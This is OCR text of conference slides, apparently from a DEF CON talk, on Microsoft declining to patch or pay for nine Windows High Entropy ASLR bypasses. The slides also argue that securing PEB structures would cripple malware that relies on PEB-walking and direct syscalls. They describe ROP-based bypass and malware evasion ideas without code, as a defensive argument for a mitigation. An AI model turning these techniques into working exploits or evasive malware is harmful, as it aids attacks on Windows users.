
Disclosure Timeline

Date	Event
April 15, 2024	0-day privately reported to MSRC
May, 2024	Microsoft acks validity, decides to do nothing
7/11/2025	MS asks to meet during BH in Vegas.
8/7/2025	Met with MSVR during BH.
Today	DEF CON release + mini-tool open-sourced!

- No patch ETA; **Microsoft likely won't fix**.

Valid – but no bounty

- Microsoft confirms validity of report, but decides it is better not to pay, because … **reasons**.



In response to your case submission CRM:0450000982 Inbox ×

Microsoft Security Response Center <secure@microsoft.com> Wed, May 1, 2024, 5:54 PM

to me, Microsoft

Hello,

Thank you again for submitting this issue to Microsoft. Although your report is valid, currently, MSRC prioritizes vulnerabilities that are assessed as "Important" or "Critical" severities for immediate servicing. After careful investigation, this case does not meet MSRC's current bar for immediate servicing because **ASLR bypasses that already require code execution at the same privilege level do not cross an MSRC security boundary.**

Microsoft's Patch History (and Sad Silence)

- **2013**: **MS 13-063** removed fixed pointers (**`LdrHotPatchRoutine`**) from *SharedUserData* at `0x7FFE0000` after researchers **showed an ASLR bypass**.
- That fix shows Microsoft **will change low-level data** for security.
- **2024**: Nine High Entropy ASLR bypasses **submitted**.
  - Microsoft verifies the vulnerability but **declines to fix it**.
  - **No Bounty given**.
  - **Changing PEB** or **`LDR_DATA_TABLE_ENTRY`** offsets is harder, but *not* impossible.
    - This is a step that Microsoft would need to undertake.







Contacts from Microsoft

Connect with MSRC in Las Vegas

Invite to Meet?

MSRC Listens <msrclistens@microsoft.com>
to

Fri, Jul 11, 1:58 PM

- Invited to meet on July 11.
- Ignored them for almost two weeks, agreeing to meet July 22.

Hello,

We saw that you'll be speaking at DEF CON — congratulations! While you're in Las Vegas, we would love to invite you to join the Microsoft Security Response Center (MSRC) team for some food, drink, and conversation about your experience working with us.

We'll be at Libertine Social in Mandalay Bay on August 6-7, and we'd be thrilled to connect with you there. Grab a time that works for you with this
link

Re your DEF CON talk and related MSRC cases

Inbox ×

Nic Fillingham [redacted]@microsoft.com> Wed, Jul 30, 5:15 PM (11 days ago)

to me

Another email…

Hello Dr Bramwell,

Nic here from the Microsoft Security Response Center (MSRC) team.

We see that you'll be presenting a DEF CON session on ASLR Bypasses for Windows.

Re this part of your talk abstract: "**This talk will debut nine novel bypasses** of the strongest form of ASLR on Windows, which makes attacks such as brute-forcing totally infeasible. This talk showcases how mostly simple, easy-to-find ROP gadgets can be used to construct highly reliable, universal ASLR bypasses to key Windows system DLLs, **allowing ROP gadgets from those DLLs to be used freely in exploits**!"

Could you please confirm whether your talk and tool/demo will include any new/undisclosed vulnerabilities, exploits, techniques etc. that MSRC should assess for potential remediation? If so, could you please share the relevant details or submit these directly to MSRC at https://msrc.microsoft.com/report/ ?

And could you also please confirm whether your talk will discuss any existing MSRC cases (submitted by you or others) so that we can review to see if there are any outstanding issues that need to be addressed or public-facing documentation that may need to be updated or created?

Please let me know if you have any questions.

Thank you

-Nic

Wanting to Meet?

- Met August 7 and spoke around 50 minutes in detail regarding my case.
- Email mentioned food – none was offered.
- No money, but t-shirt in the wrong size.
  - I guess it is the thought that counts?
- Wondered how they could change the scope so that it was clear they would not pay out.
  - Maybe honor the existing scope?



Microsoft's Bounty

*"Although we were already aware of the underpinnings of this bypass before it was publicly described, it is a great example of a technique that **could have qualified for our recently announced Mitigation Bypass Bounty Program**.* This bounty program offers exceptional rewards (up to **$100,000**) for novel exploitation techniques that affect the latest versions of our products. In this case, the bypass was generic, could be made reliable, had reasonable requirements, applied to high impact user mode application domains, and had elements that made it novel. Discovering and mitigating exploitation techniques of this nature can help us make our platform safer and more secure by breaking the techniques that attackers rely on to develop reliable exploits.* — **Matt Miller & William Peteroy**, Microsoft Security Response Center https://msrc.microsoft.com/blog/2013/08/mitigating-the-ldrhotpatchroutine-depaslr-bypass-with-ms13-063/

- Microsoft **acknowledged** our bypasses as valid yet awarded **$0**.
- Our work **meets all the criteria they praised above**.




Current Situation



- Microsoft refuses to pay because it “does not cross a security boundary.”
  - Yes, and? ASLR bypasses that do not cross a security boundary were not defined as out of scope according to what was posted.
- Paying these bounties is **pocket change** to a company like Microsoft, which makes billions in profits and continuously lays off thousands, to further increase profits.
- A google search shows **$88.136 B** in profit for Microsoft in 2024.



Why this matters for Windows malware



- Randomizing **PEB internals** or other mitigations would totally, **completely break this ubiquitous dynamic resolution technique**.
- Function addresses could no longer be easily resolved at runtime via PEB-walking.
- This would have huge impact - not only in mitigating this ASLR bypass - but in **crippling much of current native (C/C++) malware and shellcode**.
  - Shellcode would **ONLY** be able to use **Windows syscalls**!
  - This would break all current malware / shellcode and **force rewrites**.
  - They would be forced to use more obvious higher-level ways of invoking Windows functionality.
- This would be **highly impactful** - significantly disrupting the malware landscape
- Mitigation **erases a totally ubiquitous stealth technique** that is very widely used.

After Securing PEB and ModuleLists

- **Forced use of normal imports**.
  - Malware might be **forced to statically link needed APIs** and call the, **normally**.
  - Makes malware's capabilities **far more transparent**.
  - Malware could **no longer hide its imports**.
- A second option - reliance on easy to spot APIs to load WinAPIs (**GetProcAddress** / **LoadLibrary**)
  - Effective but these API calls can be very easily monitored or hooked.
  - Both of the above could be **intercepted and detected**!
- They would be forced **expose their malicious functionality** with direct WinAPI usage (simple to detect).
- A massive gain in **visibility for defenders**.



A More Sophisticated Alternative: Enter the Syscall

- **Significantly raises difficulty** for malware authors to maintain stealth.
- **Highly evasive malware** can bypass WinAPIs by using **direct syscalls**.
  - This is done, but usually in **a more limited capacity**.
  - Invoking all malicious functionality via syscalls is a **significant engineering effort**.
  - Complex Windows syscall usage can be **very non-trivial**, often undocumented.
- **Syscalls are not magic** - some EDR can still detect abnormal syscall usage.
  - Syscalls are usually used only in combination with other stealth techniques - **not as primary or only stealth technique**.
- Only a **small elite subset** could invest in implementing all malicious functionality via Windows syscalls.
- Commodity malware will **become noisy** - with malicious functionality obvious.





Some Takeaways



- PEB, module lists, and supporting structs remain a **single point of failure**.
- We demonstrated universal, automated bypass with common gadgets.
- If Microsoft patches, broad class of malware breaks. **Massive win**!
  - **Sadly**, **Microsoft**. **Does**. **Not**. **Care**. **:-(**





Thank you!

DEF CON is a very special place.
Thank you for coming to DEF CON!

Contact

Dr. Bramwell Brizendine

- Email: bramwell.brizendine@uah.edu | bramwell.brizendine@gmail.com
- GitHub: https://github.com/Bw3ll
- ROP ROCKET: ASLR Mini-Tool https://github.com/Bw3ll/ROP_ROCKET
- LinkedIn: https://www.linkedin.com/in/bramwell-b-22109b303/

